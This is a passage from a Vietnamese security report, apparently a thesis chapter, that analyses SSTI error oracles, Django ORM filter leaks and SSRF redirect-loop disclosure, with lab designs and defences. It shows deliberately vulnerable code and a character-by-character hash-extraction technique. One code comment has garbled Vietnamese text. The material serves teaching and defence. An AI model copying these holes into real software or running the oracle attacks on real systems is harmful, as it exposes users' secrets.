biệt giữa hai chế độ là:

```
# insecure: user input becomes template source
render_template_string(user_input)

# secure: user input passed as context data
render_template("render.html", content=user_input)
```

Điểm gây lỗi là `render_template_string(source)`: đầu vào được parse như template source. Ở điểm cuối an toàn, chuỗi có cú pháp Jinja2 chỉ được truyền như biến context (`content`) và không đi qua vòng parse thứ hai.

4.1.4 Phòng thủ và giảm thiểu

Các biện pháp phòng thủ đối với Successful Errors được sắp xếp theo hai hướng: trước hết là triệt tiêu nguyên nhân gốc của lỗ hổng, sau đó là thu hẹp những gì kẻ tấn công còn có thể nhìn thấy hoặc chạm tới khi nguyên nhân gốc chưa thể loại bỏ.

Loại bỏ nguyên nhân gốc

Cách phòng thủ hiệu quả nhất là không bao giờ biến đầu vào của người dùng thành template source. Nguyên tắc chung là tách bạch hai vai trò: template thuộc về phía nhà phát triển, còn dữ liệu thuộc về người dùng. Template được viết sẵn và lưu trong kho mã hoặc kho cấu hình tin cậy; dữ liệu người dùng chỉ được truyền vào như giá trị của biến context, kèm thoát ký tự theo ngữ cảnh hiển thị (HTML, JavaScript, URL...).

Trong Lab 01, điều này thể hiện qua một dòng thay đổi duy nhất nhưng triệt để:

```
# không an toàn: đầu vào ườngi dùng ỏtr thành template source
render_template_string(user_input)

# an toàn: đầu vào ườngi dùng ích là ỹd ệliu, ềtruytn qua ếbin context
render_template("render.html", content=user_input)
```

Phiên bản không an toàn phân tích đầu vào lần thứ hai như mã template, nên mọi cú pháp Jinja2 trong đầu vào đều được thực thi. Phiên bản an toàn đưa chuỗi vào biến content của template cố định render.html, không có vòng phân tích nào nữa; dù người dùng gõ `{{7*7}}` thì kết quả hiển thị trên màn hình cũng chỉ là đúng chuỗi đó. Như vậy phòng thủ này xử lý trực tiếp nguyên nhân gốc: SSTI không thể xảy ra khi không có template source nào được tạo từ đầu vào không tin cậy.

Các biện pháp khác như kiểm tra hợp lệ định dạng, giới hạn độ dài, hay danh sách chặn từ khóa và thuộc tính chỉ là lớp giảm thiểu bổ sung, không thay thế được việc loại bỏ nguyên nhân. Danh sách chặn đặc biệt dễ bị bỏ qua do kẻ tấn công có nhiều biến thể cú pháp tương đương (ví dụ cùng một nghĩa có thể viết theo nhiều cú pháp Jinja2 khác nhau).

Giảm khả năng quan sát và phạm vi ảnh hưởng

Khi nguyên nhân gốc chưa thể loại bỏ ngay, hướng thứ hai là cắt đứt các kênh truyền tin của oracle theo từng mức.

Cắt kênh Error-Based trực tiếp. Máy khách chỉ nên nhận một thông báo lỗi chung, không in nội dung exception hay stack trace; toàn bộ thông tin chi tiết được ghi vào nhật ký nội bộ kèm mã tương quan để đội vận hành tra cứu. Biện pháp này đóng ngay kênh truyền tin nhanh: kẻ tấn công không còn nhận được giá trị in kèm trong thông báo lỗi.

Cắt kênh Boolean Error-Based. Đây là điểm dễ bị bỏ sót. Ẩn nội dung exception chỉ chặn được kênh trực tiếp; nếu phản hồi vẫn khác nhau giữa hai nhánh lỗi (mã trạng thái khác, thông báo chung khác nhau, hướng chuyển khác nhau, hoặc thời gian phản hồi chênh lệch), oracle đúng-sai vẫn tồn tại. Phòng thủ đúng là làm cho hai nhánh trả về *giống hệt nhau* từ góc nhìn bên ngoài: cùng mã trạng thái, cùng nội dung, cùng định thời. Nói cách khác, việc có lỗi hay không được quyết định bên trong, còn phản hồi gửi ra ngoài không được tiết lộ điều đó.

Thu hẹp phạm vi ảnh hưởng. Khi nghiệp vụ bắt buộc phải hỗ trợ template do người dùng viết, cần giới hạn những gì template có thể làm: chạy trong sandbox của Jinja2, dùng context tối thiểu thay vì context mặc định, danh sách cho phép những gì template được truy cập, giới hạn tài nguyên tính toán, process chạy với quyền thấp, filesystem ở chế độ chỉ đọc và không có kết nối mạng ra ngoài. Mỗi lớp hạn chế này không ngăn được việc template được thực thi, nhưng làm cho việc khai thác trở nên khó khăn hoặc vô nghĩa (không đọc được tệp, không leo quyền, không gọi ra mạng ngoài). Cần nhớ rằng sandbox là lớp giảm thiểu, không phải bằng chứng rằng template động an toàn: sandbox của Jinja2 không được thiết kế để chịu đựng kẻ tấn công chủ đích và từng có các lỗi bỏ qua sandbox [26].

Bảng D.1 (Phụ lục D) tổng hợp bốn lớp biện pháp nêu trên, vai trò của từng lớp và rủi ro còn lại nếu lớp đó bị bỏ qua.

4.1.5 Bài học cho thực tế

Lab cho thấy một endpoint có thể blind ở lớp giao diện nhưng vẫn để lộ tín hiệu qua đường xử lý lỗi. Kiểm thử không nên dừng ở câu hỏi phản hồi có in kết quả hay không, mà phải xem toàn bộ khác biệt do parse và evaluation tạo ra.

Lỗi parse và lỗi runtime có vai trò khác nhau. Polyglot hoặc payload sai cú pháp phù hợp với phát hiện và nhận diện; muốn truyền dữ liệu qua lỗi, giá trị mục tiêu phải được tính trước rồi đi vào khả năng khai thác phản chiếu.

Bằng chứng phải đúng vị trí quan sát. Nhật ký nội bộ giúp xác nhận nguyên nhân kỹ thuật, nhưng kết luận có oracle chỉ hợp lệ khi phía kiểm thử phân loại được phản hồi từ bên ngoài. Tương tự, template cố định xử lý nguyên nhân gốc, trong khi lỗi chung, sandbox và cô lập container chỉ tạo phòng thủ nhiều lớp.

4.2 Rò rỉ dữ liệu qua bộ lọc ORM (*ORM Leaking More Than You Joined For*)

Kỹ thuật *ORM Leaking More Than You Joined For* được xếp thứ hai trong danh sách các kỹ thuật tấn công web nổi bật năm 2025 của PortSwigger. Điểm đáng chú ý của nghiên cứu không nằm ở một ORM cụ thể, mà ở một lớp sai sót tổng quát: API cho phép phía gửi yêu cầu điều khiển trường, quan hệ hoặc toán tử lọc, trong khi ứng dụng chỉ kiểm soát dữ liệu được trả về mà không kiểm soát đầy đủ dữ liệu được phép dùng làm điều kiện truy vấn [1], [27].

Lab 02 hiện thực chuỗi nghiên cứu trên nền Django REST Framework: một API tìm kiếm chuyển thẳng cặp `filter_field/filter_value` từ phía khách vào bộ lọc `QuerySet`. Chế độ không an toàn tạo oracle từ tập kết quả. Chế độ phòng thủ thay thế cú pháp ORM mở bằng một hợp đồng lọc tường minh: một whitelist tên lọc nghiệp vụ trả 403 cho mọi trường ngoài danh sách.

4.2.1 Mô tả vấn đề

Bài toán phân quyền trên điều kiện lọc

Một điểm cuối tìm kiếm có thể chỉ tuần tự hóa các thuộc tính công khai như `id`, `username` và `role`. Tuy nhiên, nếu máy khách được chọn tên trường và toán tử cho câu truy vấn, máy khách có thể có quyền đặt điều kiện trên các thuộc tính không xuất hiện trong phản hồi, chẳng hạn `password_hash`, `salt` hoặc `reset_token`. Khi đó, bộ tuần tự hóa không ngăn được rò rỉ: bí mật không cần xuất hiện trực tiếp trong JSON; việc một bản ghi có hoặc không thỏa điều kiện đã tạo ra tín hiệu quan sát được.

Đây không phải SQL injection theo nghĩa truyền thống. ORM vẫn có thể sinh câu SQL tham số hóa hợp lệ. Sai sót nằm ở *quyền sử dụng trường làm điều kiện truy vấn*: ứng dụng cho phép người dùng đặt câu hỏi về một thuộc tính mà họ không được phép

đọc. Vì vậy, kiểm soát danh sách trường trả về và kiểm soát danh sách trường được lọc là hai quyết định phân quyền độc lập.

4.2.2 Cơ chế kỹ thuật: khoảng hở logic và oracle

Từ bộ lọc động đến oracle kết quả

Điểm nhận tra cứu động trong chế độ không an toàn có dạng rút gọn như sau:

Listing 4.1: Sink nhận biểu thức lọc do máy khách kiểm soát

```
filter_field = request.query_params.get("filter_field")
filter_value = request.query_params.get("filter_value")
queryset = Story.objects.select_related("author").filter(
    **{filter_field: filter_value})
return Response(StorySerializer(queryset, many=True).data)
```

Vấn đề không nằm ở `filter_value` vì giá trị vẫn có thể được tham số hóa. Biến `filter_field` quyết định trường, đường quan hệ khóa ngoại và toán tử tra cứu. Khi máy khách kiểm soát biến này, API đã để lộ một phần ngôn ngữ truy vấn nội bộ của chính ứng dụng — cú pháp tra cứu `__` của Django ORM.

Điều đó tạo ra một oracle theo nghĩa sau. Giả sử phía kiểm thử đoán rằng `password_hash` của tác giả mục tiêu bắt đầu bằng chuỗi "\$2b\$12\$": họ gửi yêu cầu với `filter_field=author__password_hash__startswith` theo tiền tố đó và quan sát số bản ghi trả về. Nếu trả về ít nhất một bản ghi, tiền tố vừa thử là đúng; nếu trả về rỗng, tiền tố đó sai. Mỗi yêu cầu như vậy trả về một câu trả lời đúng/sai về bí mật. Lặp lại quá trình này ký tự này qua ký tự khác (thêm đúng ký tự rồi thử tiếp với các ký tự tiếp theo), phía kiểm thử dần khôi phục toàn bộ bí mật. Đây chính là kênh Boolean oracle ở Lab 02, với vai trò tương đương "có lỗi/không lỗi" ở Lab 01, chỉ khác ở chỗ tín hiệu đến từ *tập kết quả truy vấn* thay vì đường xử lý lỗi.

Hai đại lượng quyết định chi phí của cuộc tấn công này là độ dài bí mật và số ký tự phải thử ở mỗi vị trí. Nếu bảng ký tự có 64 ký tự thì ở mỗi vị trí, cách thử lần lượt tốn trung bình khoảng 32 yêu cầu (có khi tới 64 nếu ký tự đúng nằm cuối bảng). Để lấy một bí mật dài 60 ký tự, tổng số yêu cầu rơi vào khoảng hai nghìn — tuyến tính theo độ dài bí mật và kích thước bảng ký tự.

Con số tuyến tính này chỉ là cận trên. Chế độ không an toàn dựng bộ lọc từ cặp `filter_field: value` với `filter_field` do máy khách kiểm soát hoàn toàn, nên kẻ tấn công không chỉ chọn được trường mà còn chọn được cả *toán tử*. Nếu bảng ký tự có thứ tự và API để lộ một toán tử so sánh theo thứ tự (ví dụ `__gt/__lt` kiểu Django), mỗi vị trí ký tự được suy ra bằng tìm kiếm nhị phân: mỗi yêu cầu loại đi một nửa số ký tự còn lại, và chi phí giảm từ hàng nghìn xuống còn khoảng 360 yêu cầu cho cùng bí mật dài 60 ký tự với bảng 64 ký tự. Ngược lại, nếu API chỉ phơi ra toán tử bằng hoặc chứa chuỗi (`equality/substring`) thì không áp dụng được tìm kiếm nhị phân, và chi phí vẫn ở mức tuyến tính. Nói cách khác, chi phí tấn công phụ thuộc trực tiếp vào lớp toán tử mà API vô tình để lộ: toán tử thứ tự cho phép nhị phân hóa, toán tử bằng/chứa thì không.

Tín hiệu trực tiếp của lab là số bản ghi và độ dài phản hồi. Đây là một side-channel ở mức ứng dụng: thuộc tính bí mật không xuất hiện trong payload, nhưng ảnh hưởng đến một đặc tính quan sát được của phản hồi. Lab không thêm độ trễ nhân tạo, vì một tín hiệu cài riêng cho mục đích minh họa có thể bị hiểu nhầm là hành vi tự nhiên của ORM.

Khoảng hở giữa kiểm tra và thực thi

Lab chỉ triển khai một bản vá: whitelist tên lọc, trình bày ở phần Phòng thủ và giảm thiểu. Để thấy vì sao whitelist mới xử lý nguyên nhân gốc, cần xét hai cách vá yếu hơn thường bị nhầm là đủ. *Lab không triển khai hai cách này*; chúng chỉ là phản ví dụ.

Cách thứ nhất — chặn theo danh sách đen tên cột bí mật — chưa đủ vì phải


liệt kê cho đủ mọi cột nhạy cảm trên mọi quan hệ tới được. Chặn password_hash nhưng bỏ sót author__secrets__reset_token (chứa FLAG2), hay api_secret và session_token, thì các bí mật đó vẫn rò. Danh sách đen còn fail-open: mỗi cột hay quan hệ được thêm vào model sau này mặc định được phép cho tới khi có người nhớ bổ sung vào danh sách cấm.

Cách thứ hai — chỉ kiểm tra *segment đầu* của biểu thức lọc — dính lỗi *validate-before-transform*. Nếu lớp kiểm tra tách filter_field theo __ rồi chỉ duyệt phần đầu, thì author__password_hash lọt vì author là quan hệ hợp lệ (đã dùng cho author__username), nhưng ORM phân giải tiếp __password_hash tới cột bí mật. Chính sách đánh giá biểu diễn A (segment đầu), còn ORM thực thi biểu diễn B (đường traversal đầy đủ); điểm kiểm tra luôn nằm trước khi biểu thức đạt hình dạng cuối cùng, nên kẻ tấn công chỉ cần đẩy phần bí mật sang sau điểm kiểm tra.

Ngoài ra, làm phản hồi đồng đều hơn (cùng mã trạng thái, nội dung, độ trễ) có thể khiến oracle khó đo nhưng không xóa khoảng hở logic: câu trả lời đúng/sai vẫn nằm trong tập kết quả. Vì vậy lab chọn whitelist — công bố tập tên lọc nghiệp vụ và ánh xạ sang tra cứu cố định — để chặn máy khách tạo điều kiện trên trường bí mật *trước* khi QuerySet được xây dựng.

4.2.3 Thiết kế lab

Kiến trúc và ranh giới quan sát



Mạng Docker nội bộ (PostgreSQL không expose cổng; oracle chỉ quan sát status/count/byte)

Hình 4.2: Kiến trúc và ranh giới quan sát của Lab 02

Dữ liệu và hành vi ứng dụng

Dữ liệu mỗi năm trực tiếp trong cơ sở dữ liệu, không phải tệp trên đĩa như Lab 01. Bảng users có các cột công khai (id, username, email, role) và một cột bí mật password_hash chứa FLAG{1st_flag_orm_user_leak} ở bản ghi của tác giả alice_writer. Bảng user_secrets liên kết một-một với users qua khóa ngoại, giữ reset_token chứa FLAG{2nd_flag_orm_secret_leak} cùng các bí mật khác (api_secret, mfa_secret, session_token). Bảng stories tham chiếu tác giả qua khóa ngoại author và còn mang các cột ẩn (view_count, is_published, internal_note) không hiển thị trên giao diện.

Hợp đồng phản hồi cố ý thu hẹp: bộ tuần tự hóa chỉ trả về trường công khai của stories và một đối tượng tác giả rút gọn (id, username, role). Các cột bí mật và cột ẩn không bao giờ xuất hiện trong thân JSON. Vì vậy hai flag không thể đọc trực tiếp;

chúng chỉ lộ ra qua oracle kết quả đã trình bày ở Mục 4.2.2, khi máy khách đi theo quan hệ khóa ngoại tới `author__password_hash` và `author__secrets__reset_token`. Đây là điểm mấu chốt: giới hạn trường *trả về* không đồng nghĩa với giới hạn trường có thể *lọc*.

Hai chế độ dùng chung mã nguồn và dữ liệu môi; khác biệt duy nhất nằm ở lớp chính sách lọc. Chế độ không an toàn chuyển thẳng `filter_field` vào `QuerySet` (Listing 4.1); chế độ an toàn áp whitelist tên lọc, trình bày ở phần Phòng thủ và giảm thiểu.

4.2.4 Phòng thủ và giảm thiểu

Hợp đồng lọc tường minh

Biện pháp chính là không chuyển trực tiếp cú pháp ORM nội bộ từ máy khách. API công khai một tập tên bộ lọc nghiệp vụ và ánh xạ chính xác sang tra cứu cố định, chẳng hạn `username_prefix` $\mapsto$ `username__startswith` và `active` $\mapsto$ `is_active__exact`.

Máy chủ so khớp toàn bộ tên công khai với một khóa đã phê duyệt; không tách chuỗi do máy khách cung cấp rồi ghép lại thành tra cứu. Nếu nghiệp vụ cho phép nhiều toán tử trên cùng trường, mỗi cặp trường-toán tử phải được khai báo riêng. `QuerySet` nên cũng phải áp dụng điều kiện bên thuê, vai trò hoặc phạm vi sở hữu trước khi thêm bộ lọc nghiệp vụ.

OWASP API3:2023 xem quyền truy cập thuộc tính là một quyết định phân quyền riêng. Đối với ORM leak, nguyên tắc này cần được mở rộng từ thuộc tính được trả về sang thuộc tính được phép tham gia điều kiện lọc [28].

4.2.5 Bài học cho thực tế

Khả năng lọc là một quyền đọc gián tiếp: thuộc tính không xuất hiện trong phản hồi vẫn có thể bị suy luận qua điều kiện đúng–sai, và tham số hóa chỉ ngăn SQL injection chứ không kiểm soát quyền dùng trường để lọc. Vì vậy chính sách phải áp dụng trên biểu diễn cuối cùng, sau khi mọi bước chuẩn hóa, ánh xạ toán tử và parsing hoàn tất; kiểm tra từng segment không mô hình hóa được toàn bộ ngôn ngữ truy vấn. Oracle phải được chứng minh từ vị trí kẻ tấn công—nhật ký, SQL trace và dữ liệu môi chỉ là dữ liệu nền chuẩn—còn kiểm thử hồi quy phải mặc định khóa mọi trường hoặc quan hệ mới cho tới khi được thêm có chủ đích vào hợp đồng lọc.

Các câu hỏi thảo luận cuối lab nằm trong `lab/lab02-orm-leak/guide.md`.

4.3 SSRF qua vòng lặp chuyển hướng HTTP (*Novel SSRF Technique Involving HTTP Redirect Loops*)

Kỹ thuật *Novel SSRF Technique Involving HTTP Redirect Loops* được xếp thứ ba trong danh sách các kỹ thuật tấn công web nổi bật năm 2025 của PortSwigger. Điểm mới của nghiên cứu không phải là tạo SSRF bằng chuyển hướng, mà là làm một SSRF khó quan sát chuyển sang trạng thái trả về toàn bộ chuỗi phản hồi, bao gồm phản hồi HTTP 200 cuối. Chuỗi được phát hiện bằng kiểm thử hộp đen: thay đổi số bước chuyển, mã trạng thái và loại lỗi để suy ra máy trạng thái nội bộ của ứng dụng [1], [29].

Các khái niệm SSRF, URL parsing, chuyển hướng và kiểm soát luồng ra mạng đã được trình bày tại Chương 3. Phần này chỉ phân tích invariant riêng của kỹ thuật: URL do người dùng ảnh hưởng được fetch ở phía máy chủ; các chuyển hướng làm thay đổi trạng thái xử lý; parser từ chối thân cuối; và bộ định dạng lỗi vô tình tuần tự hóa chuỗi phản hồi thô. Lab 03 là một *tái dựng bảo toàn cơ chế* trong Docker. Do mã nguồn của sản phẩm được nghiên cứu không công khai, lab không tuyên bố tái hiện nguyên xi

implementation hoặc chứng minh mã trạng thái 305 là nguyên nhân phổ quát.

4.3.1 Mô tả vấn đề

Từ SSRF mù đến rò rỉ phản hồi

Xét một điểm cuối nghiệp vụ phổ biến: `/api/import?url=` cho phép tải một tệp bản kê khai JSON từ URL do máy khách cung cấp. Ứng dụng kiểm tra URL ban đầu, gửi yêu cầu, tự động chuyển hướng, rồi kiểm tra phần thân phản hồi cuối theo lược đồ nghiệp vụ. Nếu phần thân cuối không khớp với lược đồ, máy khách chỉ nhận được một thông báo lỗi chung. Tính năng này mang theo một rủi ro cố hữu của mọi cơ chế tải dữ liệu từ URL ở phía máy chủ: nếu URL trỏ tới một tài nguyên nội bộ, máy chủ đã thay người dùng gửi yêu cầu vào mạng nội bộ. Trường hợp này gọi là SSRF (*Server-Side Request Forgery* - Giả mạo yêu cầu từ phía máy chủ): kẻ tấn công điều khiển *đích đến* của một yêu cầu do chính máy chủ nạn nhân phát ra.

Mức độ nghiêm trọng của SSRF phụ thuộc vào lượng thông tin mà kẻ tấn công quan sát được. Khi ứng dụng chỉ trả về trạng thái “thành công” hoặc “lỗi chung”, yêu cầu phía máy chủ có thể đã chạm tới tài nguyên nội bộ nhưng thân phản hồi vẫn chưa lộ ra phía kẻ tấn công; đây là *blind SSRF* (SSRF mù). Từ góc độ của kẻ tấn công, SSRF mù chưa đạt mục tiêu khai thác triệt để nếu chỉ dừng lại ở việc chạm đích. Mục tiêu này có thể chia tách thành hai tính chất độc lập: *khả năng tiếp cận (reachability)* — khả năng buộc nạn nhân gửi yêu cầu tới một đích mà kẻ tấn công không thể truy cập trực tiếp — và *khả năng làm lộ lọt (disclosure)* — khả năng thu nhận tiêu đề hoặc thân của phản hồi nội bộ đó thông qua phản hồi từ nạn nhân. Một lỗ hổng SSRF có thể thỏa mãn tính tiếp cận nhưng vẫn ở trạng thái mù; kỹ thuật được nghiên cứu trong bài thực hành này chính là một phương án chuyển SSRF mù sang trạng thái làm lộ lọt dữ liệu: kẻ tấn công thu nhận được toàn bộ chuỗi phản hồi thô, bao gồm cả thân của phản hồi HTTP 200 cuối cùng.

4.3.2 Cơ chế kỹ thuật: khoảng hở logic

Chuyển hướng, chế độ chặn đoán và tuần tự hóa lỗi

Cơ chế chuyển hướng đóng vai trò trung tâm trong tiến trình chuyển đổi này, song cần làm rõ giới hạn của nó ngay từ đầu: vòng lặp chuyển hướng không tự sinh ra quyền truy cập mạng mới. Máy chủ chỉ có thể đi tới những đích mà nó vốn đã được phép; chuyển hướng làm thay đổi *trạng thái xử lý* của ứng dụng chứ không mở rộng phạm vi định tuyến mạng. Một số ứng dụng tự động chuyển sang chế độ chặn đoán (*diagnostic* — ghi nhật ký chi tiết phục vụ gỡ lỗi) khi gặp một trạng thái chuyển hướng bất thường, chẳng hạn một mã 3xx nằm ngoài tập trạng thái mà bộ nạp biết cách xử lý. Nếu quá trình nạp dữ liệu vẫn tiếp tục sau khi chế độ chặn đoán được kích hoạt, chuỗi phản hồi thô tích lũy trong nhật ký có thể bị gán vào thông báo lỗi trả về cho máy khách — và nếu chuỗi đó chứa thân phản hồi của một tài nguyên nội bộ, quá trình làm lộ lọt dữ liệu đã hoàn tất mà không cần thêm bất kỳ lỗ hổng nào khác.

Như vậy, chuỗi khai thác không dựa trên một lỗ hổng đơn lẻ mà xuất phát từ sự thiếu đồng bộ của ba thành phần cùng lúc: *chính sách URL* (ứng dụng chỉ kiểm tra URL ban đầu, không xác thực lại URL trong tiêu đề Location sau mỗi chặng chuyển tiếp), *xử lý chuyển hướng* (ứng dụng đã chuyển sang trạng thái lỗi nhưng bộ nạp dữ liệu vẫn tiếp tục thực hiện I/O thay vì dừng lại), và *tuần tự hóa lỗi* (*error serialization* — bộ định dạng lỗi gán toàn bộ chuỗi phản hồi thô vào thông báo lỗi trả về). Phần tiếp theo sẽ phân tích từng thành phần và chỉ ra các điểm khiếm khuyết tương ứng.

Hai khoảng hở logic độc lập

Chuỗi chỉ hoàn chỉnh khi tồn tại đồng thời hai khoảng hở:

G1. Khoảng hở điều hướng: bộ xác thực chỉ đánh giá URL ban đầu; URL lấy từ mỗi tiêu đề Location không được kiểm tra lại sau resolve và DNS


G2. Khoảng hở trạng thái lỗi: khi một chặng trả về mã 3xx nằm ngoài tập được ánh

xạ (301, 302, 303, 304), ứng dụng đánh dấu trạng thái chẩn đoán nhưng fetcher vẫn tiếp tục follow các chặng sau; một khi trạng thái này đã bật, bộ định dạng lỗi tuần tự hóa toàn bộ chuỗi phản hồi thô — kèm thân mỗi chặng — vào phản hồi 502, độc lập với việc bước phân tích lược đồ có thất bại hay không

G1 tạo khả năng tiếp cận đích nội bộ. G2 biến khả năng tiếp cận đó thành response disclosure. Chỉ che thân diagnostic có thể loại G2 nhưng vẫn để SSRF xảy ra; chỉ chặn một địa chỉ nội bộ cụ thể có thể làm exploit hiện tại thất bại nhưng chưa sửa hợp đồng URL hoặc các hop chuyển hướng khác.

Luồng không an toàn được mô hình hóa bằng máy trạng thái rút gọn ở Phụ lục D (mục Lab 03): bộ xác thực chỉ chạy cho URL ban đầu, còn vòng lặp tiếp tục resolve tiêu đề Location mà không xác thực lại; một mã 3xx ngoài tập được ánh xạ bật trạng thái chẩn đoán, sau đó toàn bộ chuỗi phản hồi thô được trả về. Ngược lại, việc vượt ngưỡng số chặng chỉ dừng vòng lặp bằng một lỗi chung và không làm lộ chuỗi.

4.3.3 Thiết kế lab



Hình 4.3: Kiến trúc và ranh giới bằng chứng của Lab 03

4.3.4 Phòng thủ và giảm thiểu

OWASP khuyến nghị ưu tiên danh sách cho phép khi tập đích nghiệp vụ xác định được, không theo chuyển hướng nếu không cần, và kết hợp kiểm soát ở tầng ứng dụng với kiểm soát luồng ra ở tầng mạng [30]. Những khuyến nghị này đúng nhưng còn ở mức nguyên tắc. Đặc trưng của kỹ thuật này là chuỗi khai thác cần cả ba thành phần lệch pha cùng lúc — chính sách URL, xử lý chuyển hướng và tuần tự hóa lỗi — nên một bản vá chỉ dựa vào một thành phần sẽ để nguyên đường khai thác qua hai thành phần còn lại. Vì vậy phần này trình bày phòng thủ dưới dạng các bất biến (*invariant*) mà chế độ an toàn phải ép, mỗi bất biến neo vào đúng khoảng hở đã nêu ở phần Cơ chế, kèm lý do vì sao một bản vá rẻ hơn thất bại.

Ba bất biến ứng với ba thành phần

Bất biến thứ nhất — đóng khả năng tiếp cận (G1). Không hop nào được phát yêu cầu tới một đích chưa qua trọn vẹn bước kiểm. Chế độ an toàn gọi `assertUrlAllowedEveryHop` cho URL ban đầu và lặp lại đúng lời gọi đó cho URL sau mỗi lần `resolve` tiêu đề `Location`; mỗi lần kiểm gồm `scheme`, máy chủ, cổng và toàn bộ kết quả `dns.lookup` đối chiếu `denylist` dải nội bộ, và mã chuyển hướng phải nằm trong tập cho phép `{301, 302, 303, 307, 308}`, ngược lại yêu cầu bị chặn bằng lỗi 502. Điểm cốt yếu nằm ở chữ “mỗi hop”: vì mỗi `Location` là một đầu vào mạng mới, một bản vá chỉ kiểm URL đầu — đúng thứ mà exploit gốc khai thác — hoặc chỉ chặn một dải IP nội bộ cụ thể đều dễ lọt, vì hop kế trở tới một host nội bộ khác sẽ đi thẳng qua.

Bất biến thứ hai — fail-closed tại ranh giới giữa các tầng. Đây chính là thành phần mà cách phòng thủ hời hợt hay bỏ quên. Trong cơ chế gốc, ứng dụng đã bước vào trạng thái bất thường nhưng bộ nạp vẫn tiếp tục I/O để “ghi chẩn đoán”, và đó là chỗ chuỗi phản hồi thô được tích lũy. Chế độ an toàn không giữ nhánh chẩn đoán đó: ngay khi bất kỳ tầng nào phát tín hiệu bất thường — lỗi `transport`, mã chuyển hướng lạ, hay

vượt MAX_HOPS — toàn bộ tiến trình nạp bị ném lỗi và dừng, không còn đường nào chạy tiếp để thu thêm dữ liệu. Một bản vá rẻ hơn — giữ chế độ chặn đoán nhưng “ẩn” thân phản hồi khỏi máy khách — không đạt bất biến này: dữ liệu nhạy cảm vẫn được thu, chỉ chờ một đường rò khác như nhật ký hoặc một lần tuần tự hóa về sau.

Bất biến thứ ba — không thu và không tuần tự hóa dữ liệu thượng nguồn (G2). Trình bày trung thực theo mã nguồn: chế độ an toàn không dựng một “hàm làm sạch error path” riêng, mà đạt mục tiêu bằng hai quyết định ở tầng thiết kế. Thứ nhất, chuỗi hành trình chỉ lưu {hop, url, statusCode} — không tiêu đề, không thân — nên dù có bị tuần tự hóa cũng không tồn tại byte phản hồi nội bộ nào để lộ. Thứ hai, mọi lỗi trả về một thông báo cố định (“upstream manifest is invalid”); thông báo này được ép ngay tại điểm ném lỗi và được khẳng định lại ở catch handler dành cho chế độ an toàn, vốn nuốt err.message thay vì chèn nó vào phản hồi. Cần nhấn mạnh khác biệt bản chất: đây là “không bao giờ thu” chứ không phải “thu rồi lọc”. Không thu là bất biến mạnh hơn vì nó không phụ thuộc vào việc bộ lọc có bỏ sót trường hợp nào hay không — và cũng là lý do vì sao, kể cả khi khả năng tiếp cận bị vượt qua theo một cách khác, vẫn không có thân phản hồi nào để công bố.

Vì hai khoảng hở G1 và G2 độc lập, một bộ kiểm thử hồi quy lý tưởng phải khẳng định được từng khoảng hở một cách tách bạch: reachability bị chặn ở mọi hop, và error path không công bố dữ liệu ngay cả khi một yêu cầu nội bộ thành công. Chế độ an toàn hiện tại ưu tiên đóng chặt G1, kéo theo một hệ quả về khả năng kiểm thử được bàn ngay dưới đây.

4.3.5 Bài học cho thực tế

Blind SSRF cần được đánh giá theo mức quan sát: error class, trạng thái và cấu trúc phản hồi có thể tạo oracle trước khi thân bị lộ trực tiếp. Mỗi tiêu đề Location là một đầu vào mạng mới, nên chính sách chỉ áp dụng cho URL đầu không bảo vệ webhook, URL preview, trình tải avatar hay PDF renderer khỏi chuyển hướng tới mạng nội bộ; muốn thăm dò máy trạng thái, trạng thái và độ sâu chuyển hướng phải được thay đổi

